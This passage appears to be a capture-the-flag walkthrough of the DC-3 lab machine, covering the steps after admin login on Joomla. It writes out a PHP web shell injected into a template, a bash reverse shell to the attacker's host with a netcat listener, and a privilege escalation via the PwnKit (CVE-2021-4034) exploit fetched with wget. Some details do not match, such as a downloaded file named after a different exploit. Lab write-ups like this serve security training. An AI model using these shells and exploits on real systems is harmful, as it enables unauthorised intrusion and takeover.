We can now login on the platform as an admin and conduct an active web recon for resources previously unavailable to us.

ADMIN SESSION:

Two immediate options come to mind, injecting a payload that will grant us a shell through extensions or through a template's php code.

My first attempt was looking up the format for Joomla! Extensions so that I could upload malicious code that would grant me a shell that I would execute through file inclusion. but it would seem that I lacked the required permissions, tried both through package file upload and from url. Since even changing the write temp folder, I decide to pivot to injecting malicious code in the current template.



This error always comes down to a permission issue, Joomla is unable to write/read from the tmp folder. Make sure that your tmp folder that is defined in the configuration.php is fully writable. 9 nov 2017

Stack Overflow
https://stackoverflow.com/questions/joomla-error-u...

Server Settings

Path to Temp Folder

/tmp

Install from URL

Install from URL

http://192.168.56.101:8000/shell.zip

```

1 <?php system($_GET['cmd']); ?>
2 <?php
3 /**
4  * @package Joomla.Site
5  * @subpackage Templates.beez3
6  *
7  * @copyright Copyright (C) 2005 - 2017 Open Source Matters, Inc. All rights reserved.
8  * @license GNU General Public License version 2 or later; see LICENSE.txt
9  */
10

```

192.168.56.108/templates/be x +

← → ↻ 🏠 🔒 Not Secure http://192.168.56.108/templates/bee3/index.php?cmd=whoami

🌐 OffSec 🌐 Kali Linux 🌐 Kali Tools 🌐 Kali Docs 🌐 Kali Forums 🌐 Kali NetHunter 🌐 Exploit-DB 🌐 Google Hacking DB

www-data

I ensure that the shell is working, and I input the command to get a reverse shell started.

```
# bash -c 'bash -i >& /dev/tcp/192.168.56.101/4444 0>&1'
```

what this does is call for a bash interpreter that will handle the redirecting of the inputs and outputs and i tell it to execute yet another bash interactive shell and to redirect both standard output and standard errors to /dev/tcp/<kali_ip> that through bash gets treated as a tcp connection with our kali attacking machine in this case it opens a socket on my kali's port 4444 and redirects the standard input to standard output which is pointing to this new connection.

192.168.56.108/template: x +

← → X 🏠 🔒 http://192.168.56.108/templates/bee3/index.php?cmd=bash -c 'bash -i >%26 /dev/tcp/192.168.56.101/4444 0>&1'

🌐 OffSec 🌐 Kali Linux 🌐 Kali Tools 🌐 Kali Docs 🌐 Kali Forums 🌐 Kali NetHunter 🌐 Exploit-DB 🌐 Google Hacking DB

www-data

kali@kali: ~

```

(kali@kali)~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.108] 47672
bash: cannot set terminal process group (1172): Inappropriate ioctl for device
bash: no job control in this shell
www-data@DC-3:/var/www/html/templates/bee3$

```

INTERNAL ENUMERATION :

```

www-data@DC-3:/tmp$ cat /etc/issue
cat /etc/issue
Ubuntu 16.04 LTS \n \l

```

Stabilize the shell and start an internal enumeration to gauge privilege escalation vectors.

```

uname -a
Linux DC-3 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 athlon i686 GNU/Linux
www-data@DC-3:/var/www/html/templates/bee3$ python3 -c 'import pty; pty.spawn("/bin/bash")'
</templates/bee3$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-3:/var/www/html/templates/bee3$

```

```

www-data@DC-3:/var/www/html/templates/bee3$ sudo -l
sudo -l
sudo: no tty present and no askpass program specified
www-data@DC-3:/var/www/html/templates/bee3$ df
df

```

Filesystem	1K-blocks	Used	Available	Use%	Mounted on
udev	493872	0	493872	0%	/dev
tmpfs	102416	5600	96816	6%	/run
/dev/mapper/DC--3--vg-root	2534840	2386360	0	100%	/
tmpfs	512076	0	512076	0%	/dev/shm
tmpfs	5120	0	5120	0%	/run/lock
tmpfs	512076	0	512076	0%	/sys/fs/cgroup
/dev/sda1	482922	55940	402048	13%	/boot

I conduct an extensive phase of exploitation attempts for the specific kernel version, many failing due to incompatibility. Until I find CVE-2021-4034 and follow it's instructions. Considering that the network my machines are on is limited to host-only and I can't just simply git clone the payload I first acquire it on my kali VM and then serve it through http.server on port 8080 for the target to retrieve.

CVE-2021-4034

One day for the polkit privilege escalation exploit

Just execute `make`, `./cve-2021-4034` and enjoy your root shell.

The original advisory by the real authors is [here](#)

PoC

If the exploit is working you'll get a root shell immediately:

```
vagrant@ubuntu-impish:~/CVE-2021-4034$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp /usr/bin/true GCONV_PATH=./pwnkit.so:.
vagrant@ubuntu-impish:~/CVE-2021-4034$ ./cve-2021-4034
# whoami
root
# exit
```

Updating polkit on most systems will patch the exploit, therefore you'll get the usage and the program will exit:

```
vagrant@ubuntu-impish:~/CVE-2021-4034$ ./cve-2021-4034
pkexec --version |
--help |
--disable-internal-agent |
[--user username] PROGRAM [ARGUMENTS...]

See the pkexec manual page for more details.
vagrant@ubuntu-impish:~/CVE-2021-4034$
```

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.108] 48112
bash: cannot set terminal process group (1176): Inappropriate ioctl for device
bash: no job control in this shell
www-data@DC-3:/var/www/html/templates/bee3$ cd /tmp
cd /tmp
www-data@DC-3:/tmp$ mkdir exploit/
mkdir exploit/
www-data@DC-3:/tmp$ cd exploit
cd exploit
www-data@DC-3:/tmp/exploit$ wget http://192.168.56.101:8080/39772.zip
wget http://192.168.56.101:8080/39772.zip
--2026-04-26 23:02:28-- http://192.168.56.101:8080/39772.zip
Connecting to 192.168.56.101:8080 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/zip]
Saving to: '39772.zip'

0K ..... 100% 1.17G=0s

2026-04-26 23:02:28 (1.17 GB/s) - '39772.zip' saved [7025/7025]

www-data@DC-3:/tmp/exploit$
```

```
(kali@kali)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.108 - - [26/Apr/2026 09:02:29] "GET /39772.zip HTTP/1.1" 200
```

The payload's .zip file is now on the target's I just need to unzip it and follow the instructions and get a root shell, we then upgrade it and capture the flag.

